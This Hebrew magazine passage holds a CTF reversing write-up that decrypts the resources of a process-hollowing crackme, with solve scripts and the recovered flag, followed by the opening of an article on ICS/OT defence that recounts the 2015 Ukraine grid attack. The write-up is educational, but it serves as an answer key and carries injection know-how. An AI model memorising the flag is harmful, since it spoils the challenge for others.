
נבדוק היכן ישנה התייחסות לקלט שהכנסנו בתוך הפונקציה:

נראה שהפונקציה קוראת את ה-DWORD ב-0x3c offset ומשתמשת בו כ-offset מתחילת ה-resource. ה-offset הזה נמצא בתוך ה-MZ header והוא בעצם מצביע ל-offset שבו נמצא המבנה הבא - ה- NT Header:




אל ה-offset הזה היא מוסיפה ערך כתלות בערך i, ואז מבצעת xor של הבית במקום שהגענו אליו עם הבית ה-i של ארבעת התווים הבאים בקלט. לכן המשימה הבאה היא להבין מה ארבעת הבתים הבאים של הקלט צריכים להיות.


עבור i = 0 היא מוסיפה את הערך 0x80, מה שמביא אותנו ל-Offset 0x178:




עבור i = 1 היא מוסיפה את הערך 0x14, מה שמביא אותנו ל-Offset 0x10C:



עבור i = 2 היא מוסיפה את הערך 0x06, מה שמביא אותנו ל-Offset 0xFE:




ועבור i = 3 היא מוסיפה את הערך 0, מה שמשאיר אותנו ב-Offset 0xF8 שהוא גם הבית הראשון של מבנה ה-NT Header. לפי הגדרת הפורמט, מבנה זה חייב להתחיל עם הקבוע "PE", ולכן זהו הערך שהכי קל למצוא: עלינו פשוט לבצע xor של הערך הנוכחי עם הערך של האות P וכך נקבל את התו הרביעי ברביעייה שאנו מחפשים כעת:



נותרו לנו שלושה resource-ים ושלושה תווים למצוא. נוכל לבדוק מה אמור להיות כל ערך באמצעות חקירה של מאפייני כל קובץ, אבל מכיוון שגודל ה-resources זהה הנחנו כי מדובר בקבצים פחות או יותר זהים.

ואכן בדיקה קצרה מראה שהקבצים זהים מאוד למעט מספר בתים בודדים:



לכן, ה-headers אמורים להיות זהים במקומות ששונו, כלומר, נוכל להשוות בין ה-headers ולמצוא את ארבעת התווים הבאים של הקלט. אחרי שתיקנו את ה-resource הרביעי (Resource 126), נוכל להעתיק את שאר הערכים ממנו.

לשם כך כתבנו את הקוד הבא:

```
import struct
key = ''

# find key

for i in xrange(4):
    with open(str(0x7b+i), 'rb') as f:
        char = f.read(1)
        key += chr(ord(char) ^ ord('M'))

data = [0]*4
# decrypt files
for i in xrange(4):
    with open(str(0x7b+i), 'rb') as f1:
        chars = f1.read()
        data[i] = ''.join([chr(ord(key[i]) ^ ord(c)) for c in chars])


nt_start = struct.unpack('<I', data[3][0x3c:0x40])[0]

tmp_key = chr(ord(data[3][nt_start]) ^ ord('P'))
data[3] = data[3][:nt_start] + 'P' + data[3][nt_start+1:]

tmp_key = chr(ord(data[3][nt_start + 0x06]) ^ ord(data[2][nt_start + 0x06])) +
tmp_key
```

```
data[2] = data[2][:nt_start + 0x06] + data[3][nt_start + 0x06] +
data[2][nt_start + 0x06 + 1:]


tmp_key = chr(ord(data[3][nt_start + 0x14]) ^ ord(data[1][nt_start + 0x14])) +
tmp_key
data[1] = data[1][:nt_start + 0x14] + data[3][nt_start + 0x14] +
data[1][nt_start + 0x14 + 1:]

tmp_key = chr(ord(data[3][nt_start + 0x80]) ^ ord(data[0][nt_start + 0x80])) +
tmp_key
data[0] = data[0][:nt_start + 0x80] + data[3][nt_start + 0x80] +
data[0][nt_start + 0x80 + 1:]

print tmp_key
```


התוצאה היא **0w1n**, ובצירוף מה שקיבלנו קודם, שמונת התווים הראשונים של הקלט הנדרש הם **h0ll0w1n**.

בהמשך נוכל לראות שמכל resource נוצר thread ונשלחת לו כפרמטר תת מחרוזת באורך 6 ממחרוזת הקלט:


```
input[8+6*i:8+6*(i+1)]
```

```
mov     ecx, input
mov     esi, eax
mov     eax, [ebp+var_48]
push    6               ; Count
mov     byte ptr [esi+6], 0
lea     edx, [eax+eax*2]
lea     ecx, [ecx+edx*2]
add     ecx, 8
push    ecx             ; Source
push    esi             ; Dest
call    ds:strncpy
push    esi
push    offset aCharmapHs ; "charmap %hs"
lea     eax, [ebp+Buffer]
push    0Fh
push    eax
call    sub_4016C0
add     esp, 20h
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    1Eh             ; nSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
mov     eax, [ebp+hProcess]
push    dword ptr [eax+44h] ; lpBaseAddress
push    dword ptr [ebx] ; hProcess
call    ds:WriteProcessMemory
```


לאחר מכן הפונקציה הראשית בודקת אם קיימים ה-atoms "V_I", "V_II", "V_III", "V_IV":



במידה וכל הארבעה קיימים נקבל תשובה חיובית:




נחזור ל-DLL-ים ונמצא שהתנאי ליצירת ה-atom בכל DLL תלוי בלולאה על אורך הקלט, כאשר בכל איטרציה ישנה קריאה לפונקציה sub_401000 (החלפנו לה את השם ל-check_char). נראה שפונקציה זו מקבלת כפרמטר את המיקום של התו ואת התו עצמו:



מכיוון שהלוגיקה עצמה זהה בכל קבצי ה-DLL שפענחנו, ורק הערכים שונים, נביא כדוגמא רק את ה-DLL הראשון.


לפי הקוד הבא:



התו הראשון צריך לקיים:


```
input[0]+44 != 0
```

(אם נשים לב התנאי הזה תמיד מתקיים בגלל צורת העתקת הערך לתוך האוגר בזמן ההעברה כפרמטר).




התו השני צריך לקיים:

```
input[1]^0x14^0x40^0x31 == 0x3A
```




התו השלישי צריך לקיים:

```
input[2]+0x23 == 0x9c
```




התו הרביעי צריך לקיים:

```
(input[3]^0x54)*0x31 == 0x1324
```



התו החמישי צריך לקיים:


```
input[4]+0x85 == 0xFA
```



התו השישי צריך לקיים:

```
(input[5]^0x14^0x40)*0x31 == 0xB1A
```

לאחר הלולאה ישנה בדיקה שאורך הקלט שווה ל-6, ואחרת הפונקציה נכשלת. כפי שראינו קודם, תנאי זה מתקיים כי אורך הקלט עבור כל DLL הוא אכן 6.



כל מה שנשאר הוא לקבל את ה-flag, נשתמש לשם כך בקוד הבא:

```
key = 'h0ll0w1n'

# 123

# input[0]+44 != 0
key += '?'
# input[1]^0x14^0x40^0x31 == 0x3A
```

```
key += chr(0x14 ^ 0x40 ^ 0x31 ^ 0x3A)
# input[2]+0x23 == 0x9c
key += chr(0x9c - 0x23)
# (input[3]^0x54)*0x31 == 0x1324
key += chr((0x1324 / 0x31) ^ 0x54)
# input[4]+0x85 == 0xFA
key += chr(0xFA - 0x85)
# (input[5]^0x14^0x40)*0x31 == 0xB1A
key += chr((0xB1A / 0x31) ^ 0x14 ^ 0x40)

# 124

# input[0]+53 != 0
key += '?'
# input[1]^0x5B == 4
key += chr(0x04 ^ 0x5B)
# input[2]+0x5B == 0xCB
key += chr(0xCB - 0x5B)
# (input[3]^0x61)*0x06 == 0x72
key += chr((0x72 / 0x06) ^ 0x61)
# input[4]+0x67 == 0x97
key += chr(0x97 - 0x67)
# (input[5]^0x16^0x4B)*0x06 == 0x174
key += chr((0x174 / 0x06) ^ 0x16 ^ 0x4B)

# 125

# input[0]+0x1F != 0
key += '?'
# input[1]^0x05^0x24^0x26 == 0x32
key += chr(0x05 ^ 0x24 ^ 0x26 ^ 0x32)
# input[2]+0x03 == 0x38
key += chr(0x38 - 0x03)
# (input[3]^0x29)*0x26 == 0x3DC
key += chr((0x3DC / 0x26) ^ 0x29)
# input[4]+0x4F == 0x84
key += chr(0x84 - 0x4F)
# (input[5]^0x05^0x24)*0x26 == 0x12B4
key += chr((0x12B4 / 0x26) ^ 0x05 ^ 0x24)

#126

# input[0]+0x02 != 0
key += '?'
# input[1]^0x09^0x0B^0x47 == 0x76
key += chr(0x09 ^ 0x0B ^ 0x47 ^ 0x76)
# input[2]-0x33 == 0x01
key += chr(0x01 + 0x33)
# (input[3]^0x14)*0x47 == 0x1C4A
key += chr((0x1C4A / 0x47) ^ 0x14)
# input[4]+0x5B == 0x92
key += chr(0x92 - 0x5B)
# (input[5]^0x09^0x0B)*0x47 == 0xF41
key += chr((0xF41 / 0x47) ^ 0x09 ^ 0x0B)

print key
```


וקיבלנו **h0ll0w1n?_y0un?_pr0c?5535_?34r75** (התווים שהם סימני שאלה יכולים להיות כל תו). נריץ ונקבל:

```
C:\Users\VM\Desktop\CTF\ArkCon\billiejean>billiejean.exe
h0ll0w1n? y0un? pr0c?5535 ?34r75
You are the one!
Good job.
```

אחרי קצת (הרבה) ניסיונות למצוא את ה-flag שאליו היוצרים כיוונו, קיבלנו:

h0ll0w1n6_y0un6_pr0c35535_h34r75

סיכום



כל הכבוד ל-CyberArk על ארגון ה-CTF, ובכלל על ארגון הכנס המושקע שלהם, זו השנה השנייה ברציפות.

במאמר הקודם הלנו על כך שהאתגרים נסגרו מיד עם סגירת המועד הרשמי. שמחנו לראות שהאתגרים נפתחו מחדש, כולל אלו שהיו בכנס עצמו, בעקבות הבקשה שלנו ושל אחרים. הדבר אפשר, בין השאר, את כתיבת המאמר הזה.


לסיום, תודה רבה לכל מי שעזר, ייעץ ותרם לפתרון האתגרים בכנס עצמו!

צמצום סיכוני סייבר במערכות ICS ורשתות OT

מאת גלעד זינגר

הקדמה

אתחיל מסיפור אמיתי: ב-23 לדצמבר 2015, למשך כ-10 דקות, הושבתו 3 תחנות השנעת אנרגיה באוקראיינה וככל הנראה לראשונה בעולם הוחשכו בתים של אזרחים ע"י תקיפת סייבר. הערכות מספרות כי התקיפה החלה למעשה כ-8 חודשים טרם לכן וכללה מספר שלבים בינהן תקיפה רשת ה-IT ע"י Spear Phising Email[7], איסוף מודיעין במשך מספר חודשים אודות רשת ה-IT, רשת ה-OT והחיבוריות בינהן, איתור חולשות ברשת, רכיבים והחסנים בשימוש וההחדרת Back Dors (דלתות אחוריות למימוש אוחר) ולבסוף התקיפה עצמה אשר יצרה דה פקטו השבתה של אספקת חשמל לכ-200,000 תושבים.



[תאור סכמתי של שלבי התקיפה הראשונים, מקור]

[7] שיטה המשלבת הנדסה חברתית בה הנמען משוטה ומשוכנע לייצר אינטארקציה עם הנכתב במייל, לדוג' לחיצה על קישור, כאשר תוכן המייל מתאים אישית לנמען, להבדיל מתקיפת פישינג רגילה אשר יכולה להכיל תוכן כללי.


מניתוח התקיפה עלו בין השאר הממצאים הבאים:

- לא בוצעה בקרה של מעבר מידע בין הרשתות השונות מה שאיפשר לתוקף להתחבר לרשת ה-OT ע"ב שימוש ב-SSH ללא כל הפרעה ולאורך זמן.
- לא בוצעה בקרה של העברת קבצים בין הרשתות השונות מה שאיפשר לתוקף לבצע העברה של רושעות בין הרשתות.
- בזמן התקיפה לנתקף לא היתה אפשרות לנתק את החיבור המרוחק לרשת.
- לא היתה שום הגנה אקטיבית אל מול קוד עוין במערכות הנתקף.
- התוקף ביצע סריקות רשת ללא כל הפרעה או ניטור פעילותו.

במאמרים הקודמים סקרתי אודות הכרות עם הנכסים, האיומים והסיכונים במערכות ICS ורשתות OT. במאמר זה אסקור שיטות הגנה וצמצום סיכונים כאשר אני מתבסס על שני עקרונות מנחים: הראשון המוכר והידוע הינו אבטחה במעגלים או שכבות Defance in Layers לפיו לא קיים מנגנון אבטחה/הגנה אחד אלא מגוון מנגונים המתאימים לאזורים שונים ברשת או בארגון. השני המוכר קצת פחות הינו עיקרון ה-PPT - People, Process, Technoloegy - אנשים, תהליכים וטכנולוגיות אשר ישובצו כמצמצי סיכון אל מול תרחישי התקיפה השונים ויהוו בקרות מפצות או מונעות אל מול איומים.

Defence in Layers

אסביר על הנושא בכמה מילים שכן בהמשך ארחיב על כך בהמשך:



מדובר בשיטה אשר במקור יובאה מעולם האבטחה הפיסי, בו החומר המסווג ייחשף למורשים בלבד (מעגל 1), יוחזק בכספת (2), דלת המשרד תינעל (3), בקרת כניסה למשרד, שומר, אזעקה גדרות וכו' אשר יהוו מעגלי אבטחה השונים במהותם ולרוב בלתי תלויים אחד בשני כדי להגן על המידע המסווג.

בעולם אבטחת המידע (וכאן הדמיון בין OT ל-IT גבוה), נדאג כי בעלי התפקידים העוסקים במלאכה עברו מיון/סיווג תעסוקתי כלשהו ומלבד היותם כשירים מקצועית למשרתם, יבדק כי לא קיימת סבירות הנראית לעיין אודות פעילות זדונית הצפויה מצידם.


אל מול תחנות הקצה, האפליקציות ומערכות המידע נפעל לקיים הגנות אפליקטיביות (הרשאות, מניעת רושעות, ניטור - לא לדאוג, ארחיב על הכל בהמשך) ופרואקטיביות ולבסוף נוודא כי קיימת הגנה אקטיבית (כולל ניטור ובקרה) על הרשת עצמה ועל קישורייה השונים.

P.P.T - People, Process, Tecnolegy

ארגונים רבים טוענים כי הם מאובטחים כיאות שכן מותקנת להם מערכת אנטיוירוס וחומת אש, ארגונים אחרים טענו כי הם מאובטחים מכיוון שהם בדיוק הוסמכו ל-ISO ע"י מבקר חיצוני.

במידה ואלו האמצעים היחידים בהם אותם ארגונים נקטו, כנראה שהגנה מתקיפות סייבר לא נמצא שם שכן מדובר בתהליך שחייב לשלב את שלושת הגורמים:

- אנשים - מעבר למיון וסינון תעסוקתי, יש לבצע הכשרה של העובדים האחראים על אבטחת המידע וההגנה על הנכסים.
- תהליכים - יש לייצר תהליכי עבודה ונהלים התומכים בתוכנית ההגנה בארגון ולהיפך.
- טכנולוגיות - יש ליישם טכנולוגיות המתאימות לסוג הנכס, לאיום החל עליו ולסיכון העלול להיווצר לארגון.



